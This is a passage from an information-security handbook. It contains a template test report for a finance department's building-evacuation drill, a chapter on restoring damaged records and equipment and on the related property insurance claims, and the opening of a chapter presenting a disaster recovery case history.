15.0 Test Summary
16.0 Appendix: Corrective Action Plan
17.0 Appendix: Record of Corrective Action Plan Follow-up Meetings

[Beginning of main body of the testing document]

1.0 Purpose of This Document

The purpose of this Test Report Document is to enable test planning, test execution, test review, and corrective action for this version of the finance business continuity plan. This document is utilized as a baseline throughout the various phases of the testing process, independent of the type of testing being performed. Items in this Test Report Document marked by "<<>>" should be updated for the particular plan under test.

2.0 Document Change Control History

This document will be updated as necessary throughout the course of pretest planning, test execution, and post-test review. The version number (left-most digit) indicates the phase of the Test Report Document (1 = pretest; 2 = test; 3 = post-test; 4 = final-report). The issue number (right-most digit) will be incremented by one whole digit if there is a need to reissue this document due to a major change or update within a phase.

TR indicates test report.

D indicates disaster recovery plan (DRP).

B indicates business continuity plan (BCP).

Version and Issue	Date Issued (mmddyyyy)	Phase and Version Description
TR-1-0-B-Finance-02202005.doc	02202005	Pretest version of this document for use during pretest planning meetings
<<Version>>	<<Date>>	Test version of this document for use during testing
<<Version>>	<<Date>>	Post-test version of this document for use during post-test review meetings
<<Version>>	<<Date>>	Final report version of this document with a completed corrective action plan

Note: This is an example of a test report document filename TR-1-1-B-Finance-02212005, Version 1, Issue 1, of the pretest report for the business function BCP for finance.

TABLE 40.4 Finance BC Team Building Evacuation Response Test Plan (cont.)

3.0 Scheduled Date and Time of Test

Start	Finish
<HH:MM am/pm, MM/DD/YYYY>	<HH:MM am/pm, MM/DD/YYYY>

4.0 Type of Test

Darken the box indicating the test being conducted:

❑ Drill

❑ Walk-through (orientation, tabletop, live)

■ Simulation test

❑ Full interruption test

5.0 Test Observers (TOs)

Those individuals involved in observing the expected execution results of the test and documenting the results achieved during the test:[a]

Test Observer Names	Position	Phone	Mail ID
<<Name>>	<<Position>>	<<Phone>>	<<Mail ID>>
<<Name>>	<<Position>>	<<Phone>>	<<Mail ID>>

6.0 Test Participants (TPs)

Those individuals involved in executing the plan sections and procedure elements within the BCP being tested:[b]

Test Participant Names	Position	Phone	Mail ID
<<Name>>	<<Position>>	<<Phone>>	<<Mail ID>>
<<Name>>	<<Position>>	<<Phone>>	<<Mail ID>>
<<Name>>	<<Position>>	<<Phone>>	<<Mail ID>>
<<Name>>	<<Position>>	<<Phone>>	<<Mail ID>>
<<Name>>	<<Position>>	<<Phone>>	<<Mail ID>>
<<Name>>	<<Position>>	<<Phone>>	<<Mail ID>>
<<Name>>	<<Position>>	<<Phone>>	<<Mail ID>>

7.0 Testing Objectives

The four objectives of this test are:

Observe the finance team's execution of the procedure.
Observe the BC team leader's execution and control of the procedure.
Identify problems encountered.
Document results and problem resolutions.

8.0 Execution Scenario:

ABC Company has received a notice from building management to evacuate the building due to a bomb threat and subsequent discovery of a mysterious package within the State of Washington Agency office on the seventh floor. All company personnel are to evacuate the building.

TABLE 40.4 Finance BC Team Building Evacuation Response Test Plan (cont.)

9.0 Scope of Testing

Plan Names	Hi-Level Scope of Execution
FinanceBCP_V2.1_2005.doc	Scope of this test focuses on all steps of the finance department's building evacuation procedure.
<<Plan name>>	<<Scope>>
<<Plan name>>	<<Scope>>
<<Plan name>>	<<Scope>>

10.0 Limitations on Test Execution

The test will only involve the finance department.

11.0 Assumptions Related to Test Execution

All test participants have the latest copy of the BC Plan available to them.
All test participants are familiar with the relevant emergency procedures
<<Insert additional assumptions as necessary.>>

11.1 Detailed Business Continuity Plan Testing

<<Insert.>>

12.0 Problems Encountered

<<Insert problems encountered during the test.>>>

13.0 Post-Test Review

<<Insert comments and observations from the post-test review.>>

14.0 Corrective Action Plan for Deficiencies

<<Insert action plan for improving the plan.>>

15.0 Test Summary

<<To be completed by test facilitator after the post-test review has been conducted and a corrective action plan has been documented. Describe what worked properly and what was deficient and make general recommendations for improving the plan.>>

16.0 Appendix: Corrective Action Plan

<<Insert the specific corrective action plan for the test here; address at post-test review meeting.>>

TABLE 40.4 Finance BC Team Building Evacuation Response Test Plan (cont.)

1.1.1 Plan Element[c]	1.1.2 Expected Execution Result[d]	1.1.3 Results Achieved[e]
1. Action: Upon hearing the fire alarm or receiving notification to evacuate the building, exit the building at the closest emergency exit. The preferred exit to take would be the exit closest to the men's restroom. *Do not use the elevators to evacuate.*	Finance team members begin exiting the building using the exits, not the elevators.	<<Insert>>
BC team leader: Check work area to ensure that all personnel in the area or on your team are evacuating the building. Proceed down the stairs to the fifth-floor lobby and make sure that the receptionist has been informed to evacuate. Proceed to the nearest fifth-floor emergency exit and evacuate the building as described in the following steps.	The acting BC team leader executes the procedure as described.	<<Insert>>
Evacuation through exit closest to men's restroom		
2A. Action: Upon reaching the first floor in the stairwell, proceed to the left down the hallway and exit out the door to the alley.	Finance team members that use the men's restroom exit follow the procedure as described.	<<Insert>>
Evacuation through exit closest to woman's restroom		
2B. Action: Upon exiting the emergency stairwell, proceed out the door to the loading dock.	Finance team members that use the women's restroom exit follow the procedure as described.	<<Insert>>
3A. Action: If safe to do so, turn to the left and proceed south down the alley to L Street, then go to Step 5; otherwise, go to the right down the alley to B Street. Make a left going toward Third Avenue, then left again, around the block toward L Street.	Finance team members that use the men's restroom exit follow the procedure as described.	<<Insert>>
3B. Action: Go down the stairs on the loading dock.	Finance team members that use the women's restroom exit follow the procedure as described.	<<Insert>>
4A. Action: Make a left on to L Street and proceed to the evacuation assembly point (EAP) located under the overhang next to the Teriyaki restaurant on L Street.	Finance team members that use the men's restroom exit follow the procedure as described.	<<Insert>>
4B. Action: All employees should proceed south down the alley to L Street. Turn right at the sidewalk to the EAP located under the overhang next to the Teriyaki restaurant on L Street.	Finance team members that use the women's restroom exit follow the procedure as described.	<<Insert>>
5A. Action: Upon arriving at the EAP, remain calm and await further instructions.	Finance team members that use the men's restroom exit follow the procedure as described.	<<Insert>>
5B. Action: Upon arriving at the EAP, remain calm and await further instructions.	Finance team members that use the women's restroom exit follow the procedure as described.	<<Insert>>
BC team leader: When you arrive at the EAP, account for all personnel on your team and report the team's evacuation status to the emergency response coordinator (ERC). Await additional instructions from the ERC.	The acting BC team leader executes the procedure as described.	<<Insert>>

TABLE 40.4 Finance BC Team Building Evacuation Response Test Plan (cont.)

Plan Element	(1) Corrective Action Required (Yes/No)[f] (2) Description	(3) Corrective Action Assignment (4) Comments	(5) Scheduled Completion Date (6) Actual Completion Date (7) BCP Updated on
<<Element>>	<<Yes/No>> <<Description>>	<<Name/department>> <<Comments>>	<<Scheduled completion date>> <<Actual completion date>> <<Date of BCP update>>
<<Element>>	<<Yes/No>> <<Description>>	<<Name/department>> <<Comments>>	<<Scheduled completion date>> <<Actual completion date>> <<Date of BCP update>>
<<Element>>	<<Yes/No>> <<Description>>	<<Name/department>> <<Comments>>	<<Scheduled completion date>> <<Actual completion date>> <<Date of BCP update>>
<<Element>>	<<Yes/No>> <<Description>>	<<Name/department>> <<Comments>>	<<Scheduled completion date>> <<Actual completion date>> <<Date of BCP update>>

17.0 Appendix: Record of Corrective Action Plan Follow-Up Meetings

Date of Meeting	Summary of Meeting (attach meeting minutes, if desired)
<<Date>>	<<Summary>>

Notes

[a] Test observers, ideally, are individuals not involved in the development of the BC/DR plan under test.

[b] Test participants must be those familiar with the BC/DR plan under test and should specifically be named team members of the BC/DR plan.

[c] As documented in the plan itself.

[d] As defined by members of the planning team.

[e] As documented during the test by the test facilitator and test observers.

[f] Reference the "results achieved" for this plan element during testing, and evaluate for corrective action during the post-test review meeting.

Restoration Component of Business Continuity Planning

John Dorf, ARM and Martin Johnson, CISSP

Everyone understands the importance of developing a business continuity plan (BCP) to ensure the timely recovery of mission-critical business processes following a damaging event. There are two objectives, however, and often, the second objective is overlooked return to normal operations as soon as possible. The reason for the urgency to return to normal operations is that backup and work-around procedures are certainly not "business as usual." Backup capabilities, whether due to the loss of primary premises or primary data, probably only include those business activities that are critical to getting by. The longer a company must operate in this mode, the more difficult the catch-up will be. There are several steps that can be taken in advance to prepare for the timely, efficient return to normalization. The purpose of this chapter is to discuss the steps and resources to ensure total recovery. In addition, it is important to understand how to handle damaged equipment and media in order to minimize the loss associated with a disaster.

Restoration includes the following:

1. Handling damaged equipment and media in order to minimize the loss
2. Salvaging hard copy and electronic media
3. Performing damage assessment and the resulting disposition of damaged facilities and equipment
4. Determining and procuring appropriate property insurance
5. Identifying internal and external resources to perform restoration activities
6. Developing, maintaining, and testing your restoration plan

This chapter will help you understand the issues related to each of these items and be a resource for developing the necessary information for inclusion in your BCP program.

The more time that passes before the salvation of hardcopy and electronic media, the greater the chance that the data or archival records will be permanently lost. However, if you rush to handle, move, dry, etc., media and do not do so in the correct manner, you may worsen the situation. Therefore, to ensure minimizing the damage you must act quickly and correctly to recover data and restore documents. This also applies to the facilities and infrastructure damage.

Having telephone numbers for restoration companies is not enough. The primary reason is in the event of a regional problem like flooding, ice storms, etc., you will have to wait for those companies that have advance commitments from other companies.

Another important issue associated with restoration is insurance. It is imperative you understand what is covered by your insurance policy and what approval procedures must be completed before any restoration work is performed. There are many stories about how insurance companies challenged claims because of disagreements concerning coverage or restoration procedures. Challenges from insurance carriers can hold up restoration for extended periods of time. Following are two examples showing the importance and magnitude of effort involved with restoration after a disaster.

The 1993 World Trade Center bombing illustrates the potential magnitude of a clean-up effort. Over a 16-day period, 2700 workers hired by a restoration contractor, working round the clock in three shifts, cleaned over 880,000 square feet of space in the twin towers and other interconnected facilities. Ninety percent of the floors in the 110-story towers had light amounts of soot, while 10 percent suffered heavier damage.

In 1995, Contra Costa County, California, suffered almost $15 million in arson-related fire damage to four county courthouses over a three-week period. In all, 124,000 files had to be freeze-dried and restored at an estimated cost of $50 per document.

A good restoration program will not guarantee you will not have a problem with your insurance carrier. The following is an example of how a disagreement between an insured and insurer can delay restoration of your business:

In 1991, a 19-hour fire at One Meridian Plaza in Philadelphia destroyed eight of the 38 floors in the building. It took 6 years of legal maneuvering to settle the claim between the building owners and the insurers. Each party disagreed with the other over the extent of the restoration. For most of the 6 years, the parties' difference amounted to almost $100 million. The owners believed that the floors above the 19th floor had to be torn down because the steel beams supporting the structure had moved 4 inches and could not be certified as safe. The insurance company disagreed and argued that the building could be repaired without tearing down the floors. The owner and insurer also disagreed over the extent of environmental cleanup caused by the fire. Eventually, the matter was settled out of court for an undisclosed sum.

Understanding the Issues

For all damaged or destroyed property a company must understand when it needs to try to restore the property, and when the property can just be replaced. A critical issue concerning restoration is really the handling of documents and electronic media. Handling of the physical damage is more easily accomplished and more straightforward. The handling of vital records, however, is more difficult. The vital records may only be needed if an original contract is challenged, or is needed from a corporate entity standpoint. How a company deals with this exposure is not an easy determination. Some companies build facilities that are protected from most hazards to critical documents and data. The issue concerning having both a protected environment and duplication becomes a business issue; how much insurance is enough? Therefore, any time a company only has a single copy of vital documents and data, it must develop a strategy of what it would do if those records are damaged. This is a dilemma for many companies where duplicate copies cannot be maintained. Insurance companies have millions of pages of archived contracts and other legal documents that may not be feasibly copied. Other industries such as financial services handle equity certificates and other legal tender that perhaps cannot be copied as a normal course of business.

A company should develop a restoration plan in conjunction with performing a vital records review. In this way, the restoration of business-critical items can be assessed along with the alternatives of providing replication. Insurance coverage must be evaluated and coordinated with the restoration plan and other components of business continuity planning.

How to Select Restoration Service Providers

It is not difficult to find a service provider to clean up the rubble following a flood or fire. It is much more difficult to find a service provider that knows how to dry the soaked documents to best ensure their usability. It also takes a lot of expertise to handle fire-damaged documents and magnetic media to restore information.

The normal care for selecting any critical supply chain partner should be used. For a restoration company, however, you don't have the ability to ask for a pilot program. There are many sources of information to identify restoration companies, including local, state, and federal agencies. In addition, the Internet is an excellent source for both planning information, and resources.

Your own insurance carrier is also a good source of service provider information. Additionally, many insurance carriers have a partnership with recovery firms so that a firm is authorized to do certain work and

deal directly with the insurance carrier to ensure there are no misunderstandings about the work to be performed.

Where Does Insurance Coverage Fit into Your Restoration Program?

The subjects of restoration and insurance are closely intertwined as, in most cases, property insurers are expected to pay for the majority of the cost of any restoration. The settlement of a property insurance claim can be a complex, time-consuming, and vexing issue, even for a seasoned insurance professional. The insured often do not understand their coverage and routinely overestimate the amount of the loss or assume that a claim is covered when it is not. Insurers and their representatives may communicate poorly with the insured as to the nature of the coverage, the information required to adjust the claim, and the timetable to be expected. Both sides need to cooperate and communicate clearly so that reasonable expectations are established quickly and conflicts can be resolved in a timely manner.

The discussion on insurance includes a brief overview of standard commercial property insurance policies and common problems during the claim settlements process.

Property Insurance Overview

Property insurance can be purchased with many options, which serve to tailor the standard policy language to the specific needs of the policyholder. Therefore, it is important that business owners take the time to review their needs with their insurance agent, broker, or advisor, so that the resulting insurance purchase reflects those needs before a loss occurs. This will help avoid future misunderstandings with the insurance company in the event of a claim.

Property insurance can be purchased on either a Named Perils or All Risk form. The All Risk form covers all causes of loss that are not specifically excluded in the policy and provides broader protection to the insured than a Named Perils form. Under a Named Perils form, the insured bears the responsibility of proving that damage to the property was caused by one of the enumerated causes of loss. Use of the All Risk form shifts the burden of proof onto the insurer to prove that a particular loss was not covered by the policy. Insurers avoid the use of the phrase "All Risk" and use the phrase "Special Form" to describe this same coverage.

The property policy valuation clause is a second area of frequent misunderstanding by policyholders. That is, if a loss occurs, on what basis will the policyholder be compensated for the loss or damage to the property? Insurers offer two basic valuation choices: actual cash value (ACV) or replacement cost coverage. ACV is defined as the cost to repair or replace the lost or damaged property with property of like kind and quality less physical depreciation. For example, suppose that a commercial refrigerator purchased five years ago and expected to have a useful working life of ten years is burned up in a fire. Assuming that the refrigerator had been well maintained up to the time of the loss, the insurance company adjuster might offer to settle the claim for 50 percent of the cost today of a new refrigerator of similar design, quality, and capacity. It should be noted that the lost or damaged property will be valued as of the date of the loss and not on the basis of the original cost.

Replacement cost valuation means that the policyholder will be compensated on the basis of new for old. That is, the policyholder is entitled to compensation on the basis of the cost to repair or replace the lost or damaged property with property of like kind and quality with no deduction for physical depreciation. As noted above, the determination of the replacement cost of the damaged or lost property takes place as of the actual date of loss.

Regardless of whether ACV or replacement cost valuation is chosen, the policyholder needs to make sure that the amount of insurance purchased accurately reflects the current replacement cost value of the insured property. This is necessary to avoid a coinsurance penalty being applied that could reduce any loss adjustment.

If replacement cost coverage is chosen, then in the event of loss or damage to the covered property, the insured must actually repair or replace the lost or damaged property. Otherwise, the insurance company is usually only required to reimburse the insured on an ACV basis.

Finally, the insurance company will never pay more than the applicable amount of insurance that has been purchased by the policyholder. This last provision underscores the need for business owners to adequately assess the replacement cost value of their property at the time the policy is placed.

We have not included an in-depth discussion of the topics of Business Interruption or Extra Expense insurance in our discussion of property insurance because it is beyond the scope of this chapter. These coverages

go hand in hand with adequate property insurance coverage. Business interruption coverage pays for lost earnings and continuing expenses during the period of time the business is shut down. Extra expense coverage pays for the additional costs to maintain business during the shut-down period. The absence or insufficiency of either of these coverages can jeopardize the survival of the business that is jeopardized because of a lack of financial resources during the restoration period. Detailed records of all expenditures to maintain the operations of the business (extra expense) should be kept and included in the claim. The business interruption portion of the claim will be based on the lost earnings of the business as compared with periods preceding the loss.

In addition to standard property insurance coverage, business owners should discuss with their insurance advisors the need for additional insurance coverage in the following areas:

- Boiler and machinery
- Valuable papers
- Accounts receivable
- Electronic data processing (EDP)

Property insurance policies exclude coverage for damage caused by:

- Explosion of steam boilers, steam pipes, steam engines, or steam turbines
- Artificially generated electric current, including electric arcing, that affects electrical devices, appliances, or wire
- Mechanical breakdown, including rupture or bursting caused by centrifugal force

Such damage may be covered under boiler and machinery insurance policies. Boiler and machinery policies have many characteristics similar to property policies. In the event of a loss, these insurers often provide assistance in the repair or replacement of the damaged equipment. They also provide statutorily required inspection services.

Valuable papers coverage under a standard commercial property insurance policy is limited to $2500. Valuable papers coverage may be important for businesses where the destruction of documents would cause the business to suffer a monetary loss or to expend large sums in reconstructing the documents. The limit of insurance under a standard property policy can be increased to meet a desired need. The ISO (Insurance Services Office) valuable papers form defines valuable papers and records as “inscribed, printed, or written documents, manuscripts, or records.” Money and securities, data processing programs, media, and converted data are not covered. Coverage for loss or destruction to money and securities can be found in Crime Insurance policies. Data processing programs, media, and data can be covered under EDP policies. Care needs to be exercised in estimating the cost of reconstructing documents so that adequate limits of insurance can be purchased.

If Accounts Receivable records are damaged by an insured cause of loss, this type of coverage will pay the business owner amounts due from customers that he is unable to collect as a result of the damage to his records, collection expenses in excess of normal collection costs, and other reasonable expenses incurred to reestablish records of accounts receivable. This coverage can be purchased as an endorsement to a commercial property insurance policy. Again, care must be exercised in setting an adequate amount of insurance.

Electronic data processing (EDP) coverage is a must for organizations that rely heavily on data processing or electronic means of information storage. EDP coverage can provide All Risk coverage for equipment and data, software and media, including the perils of electrical and magnetic injury, mechanical breakdown, and temperature and humidity changes, which are important to computer operations. In addition, the coverage can include the cost of reproducing lost data, which is not available under a standard commercial property insurance policy.

Property Insurance Claims Settlement Process

Exhibit 137.1 provides a broad overview of the claim settlement process. The exhibit underscores the importance of complete and well-organized documentation and open communication during the claim settlement process. These two factors are major reasons why claims settlements are delayed or even end up in litigation. The items shown in this table are important steps to include in your restoration plan.

The claims settlement process is adversarial by its nature. The insured party is intent on maximizing its potential recovery under its insurance policy, while the insurance company is trying to minimize its exposure

EXHIBIT 137.1 Overview of the Claim Settlement Process

- Report the event to the property insurance company immediately. Depending on the specific items damaged and the nature of the damage, it may be appropriate to notify the boiler and machinery insurer as well.
- Prevent further damage to covered property.
- Obtain property repair/replacement estimates or appraisals and prepare and document the claim. If business interruption and/or extra expense are going to be claimed, extensive additional documentation may be needed. (If a business interruption loss exceeds $1 million, the insured should consider hiring accountants experienced in documenting such claims.)
- Submit documentation to the insurance company adjuster and cooperate with the adjuster in his investigation and adjustment of the claim.
- Request authorization to proceed with repairs or the purchase of major items.
- If appropriate, request a partial payment of the claim from the insurance company.
- Negotiate the final claim settlement with the insurance company adjuster.
- Submit a sworn proof of loss to the insurance company.
- Receive claim settlement.

to the insured's claim. This does not mean that the claim settlement process must be nasty or unpleasant. The parties should work together in good faith in arriving at a reasonable settlement of a claim. The insurance carrier will be less likely to raise substantive issues if it believes that the insured is not trying to take advantage of the situation. Likewise, if the insurer establishes reasonable ground rules at the beginning of the process, it should expect the insured to be forthcoming with the information requested in a timely manner. Although it is usually in the insured's best interests to provide complete and well-organized documentation, the insured should not overwhelm the insurance company and should only provide the documentation necessary to substantiate the amounts requested, keeping ancillary documentation available in the event that the insurance carrier requests additional information.

The insurance adjuster is an individual assigned by the insurance company to handle a claim on its behalf. The adjuster may be an employee of the insurance company or may work for an independent firm hired by the insurance company. Adjusters will be the key contact between the insurer and the insured. Their responsibilities include determining the cause of a loss, the nature and scope of damage to the property, whether the policy covers the damages claimed, to what extent property should be repaired or replaced and the corresponding cost, and finally the amount that the insurance carrier is willing to pay in settlement of the claim. The adjuster also acts as a quarterback in determining whether other specialists need to become involved.

Depending on the size and complexity of the claim, the insurance carrier may selectively involve accountants, lawyers, and other specialists in the claim settlement process. These specialists are working on behalf of the insurance carrier and not the insured. Although the insured should not be unduly alarmed if the insurance company employs such specialists, the insured may be well advised to consider employing his own specialists to work on his behalf in calculating the claim in order to be on a more equal footing with the insurance company.

The agent or broker who placed the insurance can provide guidance and assistance to the insured in handling the claim. This should be expected, because the broker or agent has received compensation to arrange the insurance. Smaller brokers sometimes lack the capability to be of much assistance in a claim situation.

The responsibilities of the policyholder in the event of a loss are spelled out in most insurance policies. They include prompt notification of the insurer, protecting the covered property from further damage, providing detailed inventories of the damaged and undamaged property, allowing the insurance company to inspect the damaged property, take samples, and examine the pertinent records of the company, providing a sworn proof of loss, cooperating with the insurer in the investigation and settlement of the claim, and submitting to examination under oath concerning any matter relating to the insurance or the claim.

Willis Corroon, a large multinational insurance broker, recommends that the following steps be taken immediately following a loss:

- Make sure that the loss area is safe to enter.
- Report the claim to the agent and to the insurer.
- Restore fire protection.
- Take immediate action to minimize the loss.
- Protect undamaged property from loss.

- Take photographs of the damage.
- Identify temporary measures needed to resume operations and maintain safety and security, and the costs of those measures.
- Consult with engineering, operations, and maintenance personnel as well as outside contractors for an initial estimate of the scope and cost of repairs.
- Make plans for repairing the damage.

What Is Included in a Restoration Plan?

After a disaster such as a fire or hurricane, the natural inclination is to assume that documents, computer records, equipment and machinery, and high-tech computers and other data processing equipment that appear to be unusable or severely damaged should be scrapped and replaced. However, before anything is done, experts should be brought in to assess the damage and determine short- and long-term courses of action. The short-term course of action is intended to stabilize the situation at the disaster location so as to prevent further damage from occurring. The long-term strategy is to determine which items can be salvaged and repaired and which should be replaced.

Although notification to the insurance company should be one of the first steps taken after a disaster has occurred, do not wait for the insurance adjuster to show up before implementing stabilization procedures. It is a common insurance policy requirement that the insured take steps to prevent additional damage from occurring after a disaster. Such post-loss disaster mitigation should be part of a comprehensive business continuity plan. If no plan exists, then common sense should prevail.

Your restoration plan should include the following:

- Ensure life safety at the disaster location.
- Reactivate fire protection and other alarm/life safety systems.
- Establish security at the site to keep out intruders, members of the public, the press, as well as employees who should not be allowed in the disaster area unless they are directly involved in damage assessment or mitigation efforts.
- Cover damaged roofs, doors, windows, and other parts of the structure.
- Arrange for emergency heat, dehumidification, or water extraction.
- Separate damaged components that may interfere with restoration, but do not dispose of these components because restoration experts and the insurance adjuster will want to inspect them.
- Take photographs or videotape of the disaster site as well as damaged and undamaged property.
- Bring in experts in document/records restoration and qualified technical personnel to work on computer and communications equipment and systems, machinery and furniture, wall and floor coverings, and structural elements.
- Maintain a log of all steps taken after a disaster, noting time, location, what has been done, who did it, as well as work orders and invoices of all expenditures relating to the disaster.

After the disaster site has been secured and stabilized and the extent of damage assessed, contracts should be negotiated with qualified restoration contractors. The insurance company adjuster may be able to recommend qualified contractors. The adjuster should be consulted before any contracts are awarded.

The extent of the restoration possibly depends on the type of property damaged, the nature of the damage, and the extent and speed of post-disaster damage minimization. Another factor is the level of expertise brought in to assess and recommend restoration strategies as well as the quality of the restoration contractors brought in to do the work.

Following are some generalized comments on the restoration of paper documents, magnetic media (computer disks and tape), and electronic equipment and machinery.

Water damage is one of the most prevalent forms of damage to paper-based documents. Restoration efforts need to begin immediately if documents are to be saved. Water should be pumped out of the area as quickly as possible. The area also needs to be vented to allow air to circulate. Cool temperatures will help preserve water-soaked documents until actual restoration work can begin. Bringing in a freezer unit such as a refrigerated trailer (capable of being held at 0 degrees F) to store the documents will help slow down mold damage. Before

freezing, documents should be cleaned and handled with extreme care. Documents should be kept in blocks (i.e., not pulled apart) as this will prevent additional deterioration. Documents that are not thoroughly soaked can be dried using dehumidification. Freeze-drying water-soaked documents will produce good results. Sterilization and application of a fungicidal buffer will help prevent further mold damage. Dehumidification and freeze-drying can take from one to two weeks to be completed.

Damaged computer tapes and diskettes need to be restored within 72 to 96 hours of a disaster to be effective. Water-damaged diskettes can be opened and dried using isopropyl alcohol and put into new jackets. Then the information is transferred onto new disks. Tapes can be freeze-dried or machine-dried using specialized machinery. The data on the tapes is then transferred to new media. Soot- and smoked-damaged diskettes need to be cleaned by hand, and then data transfer can take place.

Equipment and machines need to be evaluated on a case-by-case basis. There are specialist firms that can evaluate and recommend repair/restoration strategies for equipment. These firms may also do the repairs, or they may recommend shipping the damaged equipment to the manufacturer or utilize other shops to do the restoration. In general, insurance companies will not authorize replacement of damaged equipment with new or refurbished equipment unless the cost to repair the item exceeds 50 percent of its replacement cost. Smoke, soot, and other contaminants can be removed from equipment and replacement parts when damaged parts cannot be adequately cleaned. Occasionally, the original manufacturer may balk at substantially repairing damaged equipment, claiming that the repair will prove inadequate or will void the manufacturer's warranty. They are usually interested in selling new equipment. In such cases, insurance companies may be able to purchase replacement warranties (to replace the original manufacturer's warranty) from a warranty replacement company to satisfy the insured. The replacement warranty will be for the period of time remaining on the original manufacturer's warranty.

What Are the Costs for a Restoration Program?

The costs associated with restoration are more "at time of disaster" costs and would be covered by insurance. Having a thorough restoration strategy and plan will help to scope the insurance needed, and may even save money for those who are over-insured due to the lack of knowledge.

The primary cost of a program are the people resources necessary to develop and maintain the capability.

An approach to matching insurance needs with the potential cost to restore data and infrastructure is to start with your insurance carrier. Determine the types of restoration covered with different policies and then compare the coverage with restoration company estimates. Costs are usually based on square feet, type of media, etc.

Restoration of critical equipment is usually procured through the source of the equipment. This may include staged replacement parts or quick-ship components. Sometimes there is an incremental charge to maintenance fees to guarantee expedited service or replacement.

Ensuring Provider Can and Will Perform at Time of Disaster

Restoration is a service not dissimilar to maintenance for critical IT and facility operations. In the event of an emergency, any delay can cause a significant financial impact. You should view restoration in this same light. Therefore, expend the same diligence you would to selecting a service provider for ensuring business continuation, to selecting one for ensuring timely business resumption.

Testing Your Restoration Plan

Once a restoration plan has been implemented, it should be tested as part of a company's BCP program. The purpose of testing will be to validate that the plan:

1. Meets the business needs in terms of timeframe
2. Reduces the exposure to the loss of documents and data to an acceptable level
3. Remains in compliance with insurance requirements
4. Is current and the level of detail is sufficient to ensure a timely, efficient recovery

Testing is a primary means of keeping the restoration plan current. Regular tests with varying scope and objectives prevent the program from becoming too routine. As with any testing program, you start out simple and build on successes. Initially, it may involve contacting your service providers and verifying the following:

- You would be able to reach them at any hour, on any day
- They should be able to respond within the expected timeframes

Other tests may involve your restoration team members' awareness of the plan, ability to perform the tasks, and coordination with other "recovery and return to normal" activities.

In some cases, a company's need for restoration services actually diminishes. As IT solutions become more robust and the need for nonstop processing increases, more and more companies employ remote, replicated data. In this case, if the primary copy of data is lost, a second, equally current copy is available. Therefore, if a company had services for the restorations of electronic media, it may not be necessary.

Restoration Plan without a BCP Plan

Even if your company does not have a BCP program, it is still prudent to have ready resources to provide restoration services if needed. A company that does not understand the need for a BCP program will not allocate resources to develop a restoration strategy. A fallback would be to coordinate with your insurance carrier an understanding the critical nature of your vital records and single points of processing failure in order to procure the appropriate resources to get the job done.

Conclusion

A restoration strategy is one that can be implemented relatively easily and at minimal cost. Have your insurance carrier explain the types of hazards and restoration techniques, and if in a bind, work with the approved service partners.

Because time is of the essence when it comes to recovering damaged vital records and sensitive equipment, a BCP team should be assigned specific restoration responsibilities. Restoration should be a close second when it comes to recovering your business following a disaster.

Getting Support for Your Restoration Program

The most difficult task in developing a restoration capability and plan is to get internal manpower resources approved to help with the work. There may be some reluctance to go to management and suggest there is a need to prepare for the potential damage to critical property after management has spent money supposedly to eliminate the risk.

Everyone has seen news reports of damage due to floods, fires, and explosions. What most people do not know is that there is significant technology available to recover the critical data from damaged vital records. In addition, there are service providers who will guarantee replacement equipment within preestablished timeframes for a fixed subscription fee.

The important task is for the owner of critical business data and processing equipment to educate himself and his management that preplanning can significantly reduce the impact from potential loss of data.

Next Steps to Planning for Restoration

Below is an outline of steps to be performed to design and implement a restoration strategy to further protect a company's informational and physical assets.

I. Assess the needs
   A. What insurance coverage currently exists for the recovery and restoration of vital records following an event?
   B. What are the coverage options available for restoration of archival data and documents, as well as data needed to fully recover business processing?
   C. What are the business risks in terms of single copies of vital records?

D. What are the business risks associated with the loss of equipment and facilities?

II. Develop a restoration strategy
   A. Identify alternatives to either eliminate single points of failure or reduce the impact of lost or damaged property.
   B. Perform a cost/benefit analysis of viable alternatives.
   C. Obtain approval and funding for appropriate alternatives.
   D. Implement the preventive and restoration strategies.

III. Develop a restoration plan and ongoing quality assurance
   A. Incorporate restoration into the existing BCP program.
   B. Assign restoration roles and responsibilities.
   C. Coordinate restoration with the risk management department and other BCP efforts.
   D. Develop ongoing plan maintenance tasks and schedules.
   E. Perform periodic tests of restoration capability.

Business Resumption Planning and Disaster Recovery: A Case History

Kevin Henry, CISA, CISSP

Business resumption and disaster recovery planning is probably the part of information security that is easiest to overlook and postpone. Perhaps that is because few people actually enjoy preparing a business resumption plan. Like insurance, it is something one hopes is never needed; and because it is an inexact science at best, one is rarely sure that it has been completed correctly. More often, however, no one intentionally delays business resumption planning; it just does not happen — because of other job pressures, deadlines, and more seemingly urgent demands on one's time.

It is estimated that fewer than 50 percent of all firms have a reliable, complete, and current business resumption and disaster recovery plan in place.[1] For that reason, many firms are looking at two initiatives to address the lack of viable business resumption plans. The first is establishing a risk manager position within the corporation, a position with the primary responsibility of coordinating the development of business resumption and disaster recovery plans. The second initiative is to build business resumption and disaster recovery plan funding and timelines into every project. This is intended to force the development of plans prior to the project wrapping up and the team members dispersing. The effectiveness of these initiatives will ultimately depend on the leadership of senior management to enforce the mandate of the risk managers and require the completion of these tasks prior to project closure.

Because no organization ever wants to experience either a partial or full interruption of business operations, there is a silver lining in every cloud. The experience of having handled — and survived — a disaster can have a long-term benefit to a company. This chapter examines an actual case history of a computer system failure and the events that contributed to this becoming a disaster. In this particular instance, the business plan was implemented and, as it always seems to be, it was not a complete solution; however, it allowed a measure of the business process to continue to operate.

A business resumption plan is designed to provide an alternate method of continuing business operations in the event that the "normal" processes have been disrupted. A business resumption plan must address all types of scenarios that could disrupt the business process. These can be computer failures, but they are often other internal or external incidents that prevent an operation from continuing its usual practices. Some of these other disruptions may be environmental, such as fire (even if in a nearby structure) or flood, or they may be other external issues such as labor disruptions, gas leaks, or power failures. One notable computer system failure was caused by a watermain break some distance from the data processing site. When the water supply to the air conditioning unit was stopped, the air conditioning unit shut down and the data center overheated within a very short time.

One primary purpose of a business resumption plan and disaster recovery plan is to reduce the likelihood of a disaster occurring. This is a natural by-product of the initial stages of a properly developed business

resumption plan. As the business resumption team begins to examine the area that it is developing a plan for, that team will create an awareness of the risks a system or corporation is exposed to. This will also locate and identify the weaknesses that could lead to an operational failure. These weaknesses might be found in a system, a process, hardware, software, lack of training, personnel issues that have not been addressed, or some form of environmental or external threat. Following that, the purpose of the plan is to set up a framework for the business process to be able to resume its usual operations in an alternate manner. The implementation speed of a business resumption plan is primarily dependent on the importance of the system. A critical system (such as 911, hospitals, or air traffic control) must have a plan that can be operational within seconds or minutes, while a less-critical system may be able to slowly come up to speed, over a period of days or even weeks.

